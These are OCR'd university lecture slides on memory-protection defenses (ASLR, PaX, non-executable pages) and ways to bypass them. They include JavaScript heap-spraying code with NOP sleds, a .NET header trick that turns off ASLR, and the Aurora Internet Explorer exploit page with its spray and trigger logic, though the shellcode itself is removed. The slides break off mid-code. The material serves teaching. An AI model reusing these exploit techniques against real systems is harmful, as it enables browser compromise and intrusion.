0x1A Great Papers in Computer Security

Vitaly Shmatikov

http://www.cs.utexas.edu/~shmat/courses/cs380s/

Problem: Lack of Diversity

- Stack smashing and return-to-libc exploits need to know the (virtual) address to hijack control
  - Address of attack code in the buffer
  - Address of a standard kernel library routine
- Same address is used on many machines
  - Slammer infected 75,000 MS-SQL servers using same code on every machine
- Idea: introduce artificial diversity
  - Make stack addresses, addresses of library routines, etc. unpredictable and different from machine to machine

ASLR

- Address Space Layout Randomization
- Randomly choose base address of stack, heap, code segment, location of Global Offset Table
  - Randomization can be done at compile- or link-time, or by rewriting existing binaries
- Randomly pad stack frames and malloc'ed areas
- Other randomization methods
  - Randomize system call ids or instruction set

PaX

- Linux kernel patch
- Enables executable/non-executable memory pages
- Any section not marked as executable in ELF binary is non-executable by default
  - Stack, heap, anonymous memory regions
- Access control in mmap(), mprotect() prevents unsafe changes to protection state at runtime
- Randomizes address space layout

Non-Executable Pages in PaX

- In older x86, a page cannot be directly marked as non-executable
- PaX marks each page as “non-present” or “supervisor level access”
  - This raises a page fault on every access
- Page fault handler determines if the fault occurred on a data access or instruction fetch
  - Instruction fetch: log and terminate process
  - Data access: unprotect temporarily and continue

mprotect() in PaX

- mprotect() is a Linux kernel routine for specifying desired protections for memory pages
- PaX modifies mprotect() to prevent:
  - Creation of executable anonymous memory mappings
  - Creation of executable and writable file mappings
  - Making executable, read-only file mapping writable
    - Except when relocating the binary
  - Conversion of non-executable mapping to executable

Access Control in PaX mprotect()

- In standard Linux kernel, each memory mapping is associated with permission bits
  - VM_WRITE, VM_EXEC, VM_MAYWRITE, VM_MAYEXEC
    - Stored in the vm_flags field of the vma kernel data structure
    - 16 possible write/execute states for each memory page
- PaX makes sure that the same page cannot be writable AND executable at the same time
  - Ensures that the page is in one of the 4 "good" states
    - VM_MAYWRITE, VM_MAYEXEC, VM_WRITE | VM_MAYWRITE, VM_EXEC | VM_MAYEXEC
  - Also need to ensure that attacker cannot make a region executable when mapping it using mmap()

PaX ASLR

- User address space consists of three areas
  - Executable, mapped, stack
- Base of each area shifted by a random “delta”
  - Executable: 16-bit random shift (on x86)
    - Program code, uninitialized data, initialized data
  - Mapped: 16-bit random shift
    - Heap, dynamic libraries, thread stacks, shared memory
    - Why are only 16 bits of randomness used?
  - Stack: 24-bit random shift
    - Main user stack

Base-Address Randomization

- Only the base address is randomized
  - Layouts of stack and library table remain the same
  - Relative distances between memory objects are not changed by base address randomization
- To attack, it's enough to guess the base shift
- A 16-bit value can be guessed by brute force
  - Try 2^{15} (on average) overflows with different values for addr of known library function – how long does it take?
    - In "On the effectiveness of address-space randomization" (CCS 2004), Shacham et al. used usleep() for attack (why?)
  - If address is wrong, target will simply crash

ASLR in Windows

- Vista and Server 2008
- Stack randomization
  - Find N^{th} hole of suitable size (N is a 5-bit random value), then random word-aligned offset (9 bits of randomness)
- Heap randomization: 5 bits
  - Linear search for base + random 64K-aligned offset
- EXE randomization: 8 bits
  - Preferred base + random 64K-aligned offset
- DLL randomization: 8 bits
  - Random offset in DLL area; random loading order

Example: ASLR in Vista

Booting Vista twice loads libraries into different locations:

ntlanman.dll	0x6D7F0000	Microsoft® Lan Manager
ntmarta.dll	0x75370000	Windows NT MARTA provider
ntshrui.dll	0x6F2C0000	Shell extensions for sharing
ole32.dll	0x76160000	Microsoft OLE for Windows

ntlanman.dll	0x6DA90000	Microsoft® Lan Manager
ntmarta.dll	0x75660000	Windows NT MARTA provider
ntshrui.dll	0x6D9D0000	Shell extensions for sharing
ole32.dll	0x763C0000	Microsoft OLE for Windows

ASLR is only applied to images for which the dynamic-relocation flag is set

Bypassing Windows ASLR

- Implementation uses randomness improperly, thus distribution of heap bases is biased
  - Ollie Whitehouse's Black Hat 2007 paper
  - Makes guessing a valid heap address easier
- When attacking browsers, may be able to insert arbitrary objects into the victim's heap
  - Executable JavaScript code, plugins, Flash, Java applets, ActiveX and .NET controls…
- Heap spraying
  - Stuff heap with multiple copies of attack code

A. Sotirov and M. Dowd

Bypassing Browser Memory Protections:
Setting back browser security by 10 years

(Black Hat 2008)

Java Heap Spraying

[Sotirov and Dowd]

- JVM makes all of its allocated memory RWX: readable, writeable, executable (why?)
  - Yay! DEP now goes out the window…
- 100MB applet heap, randomized base in a predictable range
  - 0x20000000 through 0x25000000
- Use a Java applet to fill the heap with (almost) 100MB of NOP sleds + attack code
- Use your favorite memory exploit to transfer control to 0x25A00000 (why does this work?)

Information Leaks Break ASLR


[Sotirov and Dowd]


- User-controlled .NET objects are not RWX
- But JIT compiler generates code in RWX memory
  - Can overwrite this code or "return" to it out of context
  - But ASLR hides location of generated code…
  - Call MethodHandle.GetFunctionPointer() … .NET itself will tell you where the generated code lives!
- ASLR is often defeated by information leaks
  - Pointer betrays an object's location in memory
    - For example, a pointer to a static variable reveals DLL's location… for all processes on the system! (why?)
  - Pointer to a frame object betrays the entire stack

.NET Address Space Spraying

[Sotirov and Dowd]

- Webpage may embed .NET DLLs
  - No native code, only IL bytecode
  - Run in sandbox, thus no user warning (unlike ActiveX)
  - Mandatory base randomization when loaded
- Attack webpage include a large (>100MB) DLL





Dealing with Large Attack DLLs


[Sotirov and Dowd]

- 100MB is a lot for the victim to download!
- Solution 1: binary padding
  - Specify a section with a very large VirtualSize and very small SizeOfRawData – will be 0-padded when mapped
  - On x86, equivalent to add byte ptr [eax], al - NOP sled!
    - Only works if EAX points to a valid, writeable address
- Solution 2: compression
  - gzip content encoding
    - Great compression ratio, since content is mostly NOPs
  - Browser will unzip on the fly

Spraying with Small DLLs

[Sotirov and Dowd]

- Attack webpage includes many small DLL binaries
- Large chunk of address space will be sprayed with attack code



Turning Off ASLR Entirely

[Sotirov and Dowd]

- Any DLL may "opt out" of ASLR
  - Choose your own ImageBase, unset IMAGE_DLL_CHARACTERISTICS_DYNAMIC_BASE flag
- Unfortunately, ASLR is enforced on IL-only DLL
- How does the loader know a binary is IL-only?

```
if( ( (pCORHeader->MajorRuntimeVersion > 2) ||
    (pCORHeader->MajorRuntimeVersion == 2 && pCORHeader->MinorRuntimeVersion >= 5) ) &&
(pCORHeader->Flags & COMIMAGE_FLAGS_ILONLY) )
{
pImageControlArea->pBinaryInfo->pHeaderInfo->bFlags |= PINFO_IL_ONLY_IMAGE;
...
}
```

Set version in the header to anything below 2.5

ASLR will be disabled for this binary!

Bypassing IL Protections

[Dowd and Sotirov, PacSec 2008]


- Embedded .NET DLLs are expected to contain IL bytecode only - many protection features
  - Verified prior to JIT compilation and at runtime, DEP
  - Makes it difficult to write effective shellcode
- ... enabled by a single global variable
  - mscorwks!s_eSecurityState must be set to 0 or 2
  - Does mscorwks participate in ASLR? No!
- Similar: disable Java bytecode verification
  - JVM does not participate in ASLR, either
  - To disable runtime verification, traverse the stack and set NULL protection domain for current method

Heap Overflow


- Overflowing buffers on heap can change pointers that point to important data
  - Illegitimate privilege elevation: if program with overflow has sysadm/root rights, attacker can use it to write into a normally inaccessible file
    - Example: replace a filename pointer with a pointer into a memory location containing the name of a system file (for example, instead of temporary file, write into AUTOEXEC.BAT)
- Sometimes can transfer execution to attack code
  - Example: December 2008 attack on XML parser in Internet Explorer 7 - see http://isc.sans.org/diary.html?storyid=5458

Function Pointers on the Heap

Compiler-generated function pointers
(e.g., virtual method table in C++ code)




Suppose vtable is on the heap next to a string object:




Heap-Based Control Hijacking

Compiler-generated function pointers
(e.g., virtual method table in C++ code)




Suppose vtable is on the heap next to a string object:



Problem?


```
<SCRIPT language="text/javascript">
      shellcode = unescape("%u4343%u4343%...");
     overflow-string = unescape("%u2332%u4276%...");

     cause-overflow( overflow-string );       // overflow  buf[ ]
</SCRIPT?
```



Heap Spraying

[SkyLined 2004]

- Use JavaScript to spray heap with shellcode
- Then point vtable ptr anywhere in the spray area



JavaScript Heap Spraying


```
var  nop = unescape(“%u9090%u9090”)
while (nop.length < 0x100000)  nop += nop

var shellcode = unescape("%u4343%u4343%...");

var x = new Array ()
for (i=0;  i<1000;  i++) {
        x[i] = nop + shellcode;
}
```

- Pointing a function pointer anywhere in the heap will cause shellcode to execute

Placing Vulnerable Buffer

[Safari PCRE exploit, 2008]

- Use a sequence of JavaScript allocations and free's to make the heap look like this:



- Allocate vulnerable buffer in JavaScript and cause overflow

Heap Spraying Exploits

Date	Browser	Description
11/2004	IE	IFRAME Tag BO
04/2005	IE	DHTML Objects Corruption
01/2005	IE	.ANI Remote Stack BO
07/2005	IE	`javaprxy.dll` COM Object
03/2006	IE	`createTextRang` RE
09/2006	IE	VML Remote BO
03/2007	IE	ADODB Double Free
09/2006	IE	WebViewFolderIcon `setSlice`
09/2005	FF	0xAD Remote Heap BO
12/2005	FF	`compareTo()` RE
07/2006	FF	`Navigator` Object RE
07/2008	Safari	Quicktime Content-Type BO

- Improvements: Heap Feng Shui [Sotirov, Black Hat Europe 2007]
  - Reliable JavaScript-based heap exploits against Internet Explorer without spraying

Aurora Attacks

- 2009 attacks of Chinese origin on Google and several other high-tech companies
  - State Department cables published on WikiLeaks claim the attacks were directed by Chinese Politburo
- Phishing emails exploit a zero-day vulnerability in IE 6 to install a malicious payload (Hydraq)
- Goal: gain access to software management systems and steal source code
- Compromised machines establish SSL-like backdoor connections to C&C servers

It All Starts with an Email…

- A targeted, spear-phishing email is sent to sysadmins, developers, etc. within the company
- Victims are tricked into visiting a page hosting this Javascript:

```
<script>
var c = document
var b = "60 105 [...encrypted bytes removed...] 62 14 10 "
var ss=b.split(" ");
var a ="a a a [...removed bytes...]| } ~ "
var s=a.split(" ");
s[32]=" "
cc = ""
for(i=0;i<ss.length-1;i++) cc += s[ss[i].valueOf()-i%2];
var d = c.write
d(cc);
</script>
```

- It decrypts and executes the actual exploit

Aurora Exploit (1)

http://www.symantec.com/connect/blogs/trojanhydraq-incident-analysis-aurora-0-day-exploit

```
<html>

<script>

var sc = unescape("%u9090%[…removed shellcode…]%ubfa8%u00d8");
var sss = Array(826, 679, […removed encrypted bytes…] 413, 875);
var arr=new Array;
for(var i=0;i<sss.length;i++)
{
      arr[i]=String.fromCharCode(sss[i]/7);
}
var cc=arr.toString();
cc = cc.replace(/,/g,"");
cc = cc.replace(/@/g,",");
eval(cc);

var x1 = new Array();
for (i=0; i<200;i++)
{
      x1[i]=document.createElement("COMMENT");
      x1[i].data="abc";
};
var e1=null;

function ev1(evt)
{
      e1=document.createEventObject(evt);
      document.getElementById("sp1").innerHTML="";
      window.setInterval(ev2, 50);
}

function  ev2()
{
      p="\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u
0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\
u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d
\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0d\u0c0
d";
      for(i=0;i<x1.length;i++)
      {
            x1[i].data=p;
      };

      var t = e1.srcElement;
}

</script>
<span id="sp1"><IMG SRC="aaa.gif" onload="ev1(event)"></span>
</body></html>
```

Decrypts into this code…

```
var n = unescape("%u0c0d%u0c0d");
while(n.length<=524288) n += n;
n = n.substring(0,524269-sc.length);
var x = new Array();
for(var i=0;i<200;i++)
{
      x[i]=n+sc;
}
```

This code sprays the heap with 0x0C0D bytes + shellcode

Aurora Exploit (2)

http://www.symantec.com/connect/blogs/trojanhydraq-incident-analysis-aurora-0-day-exploit

```
<html>

<script>

var sc = unescape("%u9090%[…removed shellcode…]%ubfa8%u00d8");
var sss = Array(826, 679, […removed encrypted bytes…] 413, 875);
var arr=new Array;
for(var i=0;i<sss.length;i++)
{
     arr[i]=String.fromCharCode(sss[i]/7);
}
var cc=arr.toString();
cc = cc.replace(/,/g,"");
cc = cc.replace(/@/g,",");
eval(cc);

var x1 = new Array();
for (i=0; i<200;i++)
{
